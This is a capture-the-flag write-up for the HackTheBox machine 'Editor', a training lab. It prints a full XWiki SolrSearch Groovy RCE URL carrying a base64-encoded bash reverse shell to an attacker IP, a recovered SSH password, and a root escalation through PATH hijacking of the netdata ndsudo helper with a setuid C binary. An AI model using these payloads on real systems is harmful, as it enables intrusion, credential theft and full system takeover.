Editor
Writeup for the HackTheBox machine "Editor"
nmap
We were given the ip 10.10.11.80 from htb. So lets drop an nmap on it.

From this we can see that there are web-servers running, lets try visiting it.

so lets add editor.htb in /etc/hosts so do :
sudo nano /etc/hosts
and write the following at the end and save and exit. (ctrl O and ctrl X)

Lets refresh now

However i dont think this one has much to offer. So lets try visiting the port 8080.
And yes we got an xwiki page. And looks like the version is 15.10.8

After googling found that there is an RCE vuln available for it through the Solrsearch macro.


with all these information, its clear what we have to do now. Get an RCE and then obtain a reverse shell.
So i decided to try the macro for the vulnerability with this PoC i found earlier.

Then i pasted that in the url here:

Which ran without any error and gave me the output file with the Hello from search in it. Which confirms the existence of the RCE. So all we need to do is write a payload and get a reverse shell.
Which I did by following the below steps:
- Simple bash rev shell
bash -i >& /dev/tcp/10.10.16.75/4444 0>&1
- Encoding to Base64
echo -n 'bash -i >& /dev/tcp/10.10.16.75/4444 0>&1' | base64- U get similiar output:
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43NS80NDQ0IDA+JjEK
- Wrap it in groovy
"bash -c {echo,BASE64_STRING}|{base64,-d}|{bash,-i}".execute()
- Wrap in Xwiki syntax:
1
2
3
 {{async async=false}}{{groovy}}
 "OUR_COMMAND".execute()
 {{/groovy}}{{/async}}
After all that, we end up with something like this:
1
  http://editor.htb:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text={{async%20async%3Dfalse}}{{groovy}}%22bash%20-c%20{echo%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNi43NS80NDQ0IDA%2BJjEKfQ%3D%3D}|{base64%2C-d}|{bash%2C-i}%22.execute(){{%2Fgroovy}}{{%2Fasync}}%22
Then we get the listener running and use this url ( U can also use curl )

Now, we got the rev shell.
Now time for some foothold.
cat /etc/passwd gave us this:
1
2
3
4
<snip>
netdata:x:996:999:netdata:/opt/netdata:/usr/sbin/nologin
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
<snip>
from this, we can assume that our user foothold is oliver. or we can just use ls /home
Now lets try to look for some creds.
After some hours of searching, i found the creds in /etc/xwiki/hibernate.cfg.xml

And now we try to ssh into oliver with theEd1t0rTeam99, and BOOM..! we got in

And with that , we get the user.txt
Now for privilege escalation,
I checked the id and found something interesting: netdata

So to check whether netdata is running and to check for ports, i ran:
ps aux | grep -i backrestss -tulpn 2>/dev/null | grep -i backrest || ss -tulpn 2>/dev/null | grep -E '127.0.0.1|localhost'

when i ran find / -perm -4000 -user root -type f 2>/dev/null, one of the output caught my eye.

the line /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo along with the group of netdata made it stand out more. So i assumed that this is prolly my attack vector and checked its perms with ll /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo

Now with that… i was certain that THIS is my attack point. So i checked the help option of ndsudo.
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo -h

Alright now we know what commands it runs… so lets make a duplicate nvme with our payload to escalate and let it run with .../ndsudo nvme-list.
So lets do it.\
1
2
3
4
5
6
7
8
mkdir /tmp/exp
cat <<'EOF' >/tmp/exp/nvme
#!/bin/bash
echo "launching exploit...."
/bin/bash
EOF

chmod +x /tmp/exp/nvme

now we should add our fake nvme’s path to $PATH
export PATH=/tmp/exp:$PATH
Now we can just check it via which nvme.

Now lets get that root shell with /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list.

There seems to be something wrong…. As we can see it IS our exploit which is being run because we can see out launching exploit... string we entered.
But we still didnt get a root shell. So lets try one more thing, use C and use the setuid and setgid fns in it.
So lets make a new nvme with it.
1
2
3
4
5
6
7
8
#include<unistd.h>
#include<stdlib.h>
int main(){
	setuid(0);
	setgid(0);
	execl("/bin/bash","bash",NULL);
	return 0;
}
Lets write this on out attackbox and compile it and then put it into /tmp/exp of editor then run it.

Now lets start a python server to send it to editor
python3 -m http.server

Now lets get that nvme.


After doing checks and giving permissions, lets run it.

And like that… We have rooted the box Editor.